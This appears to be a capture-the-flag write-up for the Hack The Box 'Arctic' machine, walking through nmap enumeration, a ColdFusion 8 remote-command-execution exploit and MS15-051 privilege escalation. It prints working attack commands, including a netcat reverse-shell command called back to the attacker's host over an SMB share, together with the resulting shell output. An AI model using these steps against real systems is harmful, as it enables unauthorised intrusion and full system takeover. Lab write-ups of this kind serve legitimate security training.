
Arctic

Nmap

```
# Nmap 7.92 scan initiated Sat May 21 16:11:13 2022 as: nmap -sC -sV -p- -T4 -oN
nmap/fullscan.txt 10.10.10.11
Nmap scan report for 10.10.10.11
Host is up (0.14s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We are limited in what we can enumerate however, browsing to port 8500 gives us some directories.




Web enumeration

We find an interesting administrator directory that leads to a login page that reveals the the Adobe Coldfusion login page.

Index of /CFIDE/

Parent ..	dir	03/22/17 08:52 μμ
Application.cfm	1151	03/18/08 11:06 πμ
adminapi/	dir	03/22/17 08:53 μμ
administrator/	dir	03/22/17 08:55 μμ
classes/	dir	03/22/17 08:52 μμ
componentutils/	dir	03/22/17 08:52 μμ
debug/	dir	03/22/17 08:52 μμ
images/	dir	03/22/17 08:52 μμ
install.cfm	12077	03/18/08 11:06 πμ
multiservermonitor-access-policy.xml	278	03/18/08 11:07 πμ
probe.cfm	30778	03/18/08 11:06 πμ
scripts/	dir	03/22/17 08:52 μμ
wizards/	dir	03/22/17 08:52 μμ



Foothold

Serachsploit gives us an exploit for this version.

```
Adobe ColdFusion 8 - Remote Command Execution (RCE)                    | cfm/webapps/50057.py
```

We need to change some values of the exploit to mach our localhost, port, and rhost.

```
# Define some information
    lhost = '10.10.14.4'
    lport = 9001
    rhost = "10.10.10.11"
```

```
    rport = 8500
```

Now we can run the exploit.

```
┌──(root㉿kali)-[~/htb/Boxes/Arctic]
└─# python3 50057.py

Generating a payload...
Payload size: 1496 bytes
Saved as: a6767acd844846d6bc72033905c3a182.jsp

Priting request...
Content-type: multipart/form-data; boundary=6c4b79b96a2b41b9b1a6c44df1792fd0
Content-length: 1697

--6c4b79b96a2b41b9b1a6c44df1792fd0
Content-Disposition: form-data; name="newfile"; filename="a6767acd844846d6bc72033905c3a182.txt"
Content-Type: text/plain
```

```
Printing some information for debugging...
lhost: 10.10.14.4
lport: 9001
rhost: 10.10.10.11
rport: 8500
payload: a6767acd844846d6bc72033905c3a182.jsp

Deleting the payload...

Listening for connection...
listening on [any] 9001 ...

Executing the payload...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.11] 49476
Microsoft Windows [Version 6.1.7600]




Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```

Privlege esclation

The target is running Microsoft Windows Server 2008 R2 Standard 6.1.7600 N/A Build 7600

```
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ��
System Boot Time:          23/5/2022, 7:07:29 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     6.143 MB
Available Physical Memory: 5.066 MB
Virtual Memory: Max Size:  12.285 MB
Virtual Memory: Available: 11.238 MB
Virtual Memory: In Use:    1.047 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```

This is the same build version as the Bastard box so we can elevate privlidges with MS15-051. If you do not have the exploit, you can grab it from here.

https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051

We will serve the exploit along with netcat on an impacket-smb share. Then we will all it to excute netcat with elvated privliedges and thus obtian a root shell.

Make sure both nc.exe and MS15-051 are within the same directory.

`impacket-smbserver share .`

Note: I hosted it from my Bastard directory since I already had the exploits there.

```
┌──(root㉿kali)-[~/htb/Boxes/Bastard/MS15-051-KB3045171]
└─# ls
ms15-051.exe  ms15-051x64.exe  nc.exe  Source

┌──(root㉿kali)-[~/htb/Boxes/Bastard/MS15-051-KB3045171]
└─# impacket-smbserver share .
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

Now set up a netcat listener on another port and run the following command on the compromised machine.

```
\\10.10.14.4\share\ms15-051x64.exe "\\10.10.14.4\share\nc.exe -e cmd.exe 10.10.14.4 9002"
```

```
C:\Users\tolis\Desktop>\\10.10.14.4\share\ms15-051x64.exe "\\10.10.14.4\share\nc.exe -e cmd.exe 10.10.14.4 9002"
\\10.10.14.4\share\ms15-051x64.exe "\\10.10.14.4\share\nc.exe -e cmd.exe 10.10.14.4 9002"
[#] ms15-051 fixed by zcgonvh
[!] process with pid: 3548 created.
==============================
```

We should now get a call back to our listener with System Privildges.

```
┌──(root㉿kali)-[~/htb/Boxes/Arctic]
└─# nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.11] 49549
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\tolis\Desktop>whoami
whoami
nt authority\system
```